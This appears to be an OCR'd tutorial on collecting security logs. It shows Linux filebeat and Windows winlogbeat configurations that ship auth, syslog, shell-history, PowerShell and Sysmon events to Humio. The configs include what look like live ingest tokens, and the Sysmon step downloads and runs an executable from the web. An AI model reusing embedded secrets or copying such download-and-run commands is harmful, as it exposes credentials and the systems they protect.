
- This will depend on what's running on the system
- Typically logs related to authentication and command line execution are important
- Web server logs can be important as well
- There are logs related to process execution & servers that could be useful to watch

More info about linux logs:
https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/
https://privacyangel.com/linux-log-files

Creating ingest token

Creating an ingest token

Ingest token can be created without a parser and a parser can be assigned later.



Installing filebeat

Installing filebeat

Filebeat: https://www.elastic.co/downloads/beats/filebeat-oss

There are various ways to install filebeat. This follows using apt-get.

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo
apt-key add -
sudo apt-get install apt-transport-https
echo "deb https://artifacts.elastic.co/packages/oss-7.x/apt stable
main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
sudo apt-get update && sudo apt-get install filebeat
```

Configuring filebeat

Configuring filebeat

Filebeat configuration is located in /etc/filebeat

```
➜  ~ ls -l /etc/filebeat
total 444
-rw-r--r-- 1 root root 336144 Jun 10 15:58 fields.yml
-rw-r--r-- 1 root root  95419 Jun 10 15:58 filebeat.reference.yml
-rw------- 1 root root   9984 Jun 10 15:58 filebeat.yml
drwxr-xr-x 2 root root   4096 Jun 25 21:49 modules.d
```

/etc/filebeat/filebeat.yml needs to be edited as root and it needs to contain the following:
be sure to set the password to be the ingest token

```
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /home/*/.*_history
    - /root/.*_history

filebeat.modules:
- module: system
  syslog:
    enabled: true
    var.paths: ["/var/log/syslog"]
  auth:
    enabled: true
    var.paths: ["/var/log/auth.log"]

output.elasticsearch:
  hosts: ["https://cloud.humio.com:443/api/v1/ingest/elastic-bulk"]

  username: "doesntmatter"
  password: "6e49b4ff-babb-405e-8e0b-f83f787544bd"
  compression_level: 5
  bulk_max_size: 200
  worker: 5
```

Shipping to Humio

Shipping to Humio


Enable filebeat to start at boot, start the service, and check service status

```
sudo systemctl enable filebeat
sudo systemctl start filebeat
sudo systemctl status filebeat
```


Viewing the events in Humio

Viewing the events in Humio

Data sources should show that there are some logs coming in




Doing the query groupby(@source) will show which log files are sending the data.




Looking at auth log:
@hostname is host that's sending the logs.

```
1 * | @source="/var/log/auth.log"
2 | COMMAND = "/usr/bin/nano"
```



Looking at zsh history:

```
1 @source="/home/research/.zsh_history"
```



Logging - Windows

Logging - Windows

- Windows Event Logs can be seen in Event Viewer application
- Event Viewer has
  - ◇ Custom views folder - custom view of logs
  - ◇ Windows Logs folder - logs related to Windows activity and security related logs
  - ◇ Application and Service Logs folder - logs from various services and applications
- Each event has
  - ◇ Level - basically the importance of the event
  - ◇ Date & time
  - ◇ Source - where the event came from
  - ◇ Event ID - integer ID
  - ◇ & many other fields and values

Important logs

Important logs (doesn’t cover everything)

- Security - Account & auth related logs and more!
- Powershell & Microsoft-Windows-Powershell/Operational - powershell related logs
- Microsoft-Windows-Windows Defender/Operational - defender logs
- Microsoft-Windows-Windows Firewall With Advanced Security/Firewall - firewall activity
- IIS logs

More info about collecting logs:
https://github.com/nsacyber/Event-Forwarding-Guidance/tree/master/Events
https://www.malwarearchaeology.com/cheat-sheets

Process and Powershell logs

Process & Powershell logs

- Process Execution and Powershell logging usually isn't enabled by default on workstations
- Process execution logging will provide parent process name, new process name, and command line argument
- Powershell logging can provide command execution logs, script execution logs, and etc…

Enabling Process & Powershell logging (run as administrator)

- Turning on process auditing

```
auditpol /Set /subcategory:"Process Creation" /Success:Enable
auditpol /Set /subcategory:"Process Termination" /Success:Enable
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit\ /v
ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1
```

- Turning on powershell logging

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" /v
EnableModuleLogging /t REG_DWORD /d 1 /f
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames" /
v * /t REG_SZ /d * /f /reg:64
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" /v
EnableScriptBlockLogging /t REG_DWORD /d 00000001 /f /reg:64
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v
EnableTranscripting /t REG_DWORD /d 00000001 /f /reg:64
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v
OutputDirectory /t REG_SZ /d C:\PSTranscipts /f /reg:64
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v
EnableInvocationHeader /t REG_DWORD /d 00000001 /f /reg:64
```

Sysmon


Sysmon

- Sysmon is a sysinternals tool from Microsoft that provides additional event collection/logging (Microsoft-windows-sysmon/operational)
    - Logging may be noisy and the config file may need more customization
- Sysmon is installed as a driver and a service
- Installation does require a configuration file
    - https://github.com/SwiftOnSecurity/sysmon-config
    - https://github.com/olafhartong/sysmon-modular
- Installation

```
powershell Invoke-WebRequest -Uri "https://raw.githubusercontent.com/olafhartong/sysmon-modular/master/sysmonconfig.xml" -OutFile "sysmonconfig.xml"
powershell Invoke-WebRequest -Uri "https://live.sysinternals.com/Sysmon.exe" -OutFile "sysmon.exe"
sysmon.exe -accepteula -i sysmonconfig.xml
```

Creating ingest token

Creating an ingest token



Installing winlogbeat

Installing winlogbeat


winlogbeat: https://www.elastic.co/downloads/beats/winlogbeat-oss

Download the correct MSI for your device and install it

Configuring winlogbeat

Configuring winlogbeat

By default, the configuration files are located in C:\ProgramData\Elastic\Beats\winlogbeat
Note that winlogbeat.yml does not exist. This will need to be created.



Open a text editor as an administrator and save an empty file in C:\ProgramData\Elastic\Beats\winlogbeat named winlogbeat.yml

Add the following to the file:
Be sure to change password to the correct ingest token

```
winlogbeat.event_logs:
  - name: Application
  - name: Security
  - name: System
  - name: Microsoft-windows-sysmon/operational
  - name: Microsoft-windows-PowerShell/Operational
    event_id: 4103, 4104
  - name: Windows PowerShell
    event_id: 400,600
  - name: Microsoft-Windows-WMI-Activity/Operational
    event_id: 5857,5858,5859,5860,5861
  - name: Microsoft-Windows-Windows Defender/Operational

output.elasticsearch:
  hosts: ["https://cloud.humio.com:443/api/v1/ingest/elastic-bulk"]
  password: "38e20dbe-15b1-448c-a6dc-d495f74b13c6"
  compression_level: 5
  bulk_max_size: 200
  worker: 1
```

Configuration is based on HELK project

Name is name of the source where events are coming from
Event_id are the id’s that are collected (optional) ‘-’ sign in front of an ID can be used to not collect the event id


Shipping to Humio

Shipping to Humio

Open command line as an administrator and run the following to start winlogbeat

sc start winlogbeat


Alternatively, run Services app as an administrator and find “Elastic Winlogbeat-oss” service, right click on it, and start it.



Viewing the events

Viewing the events in Humio

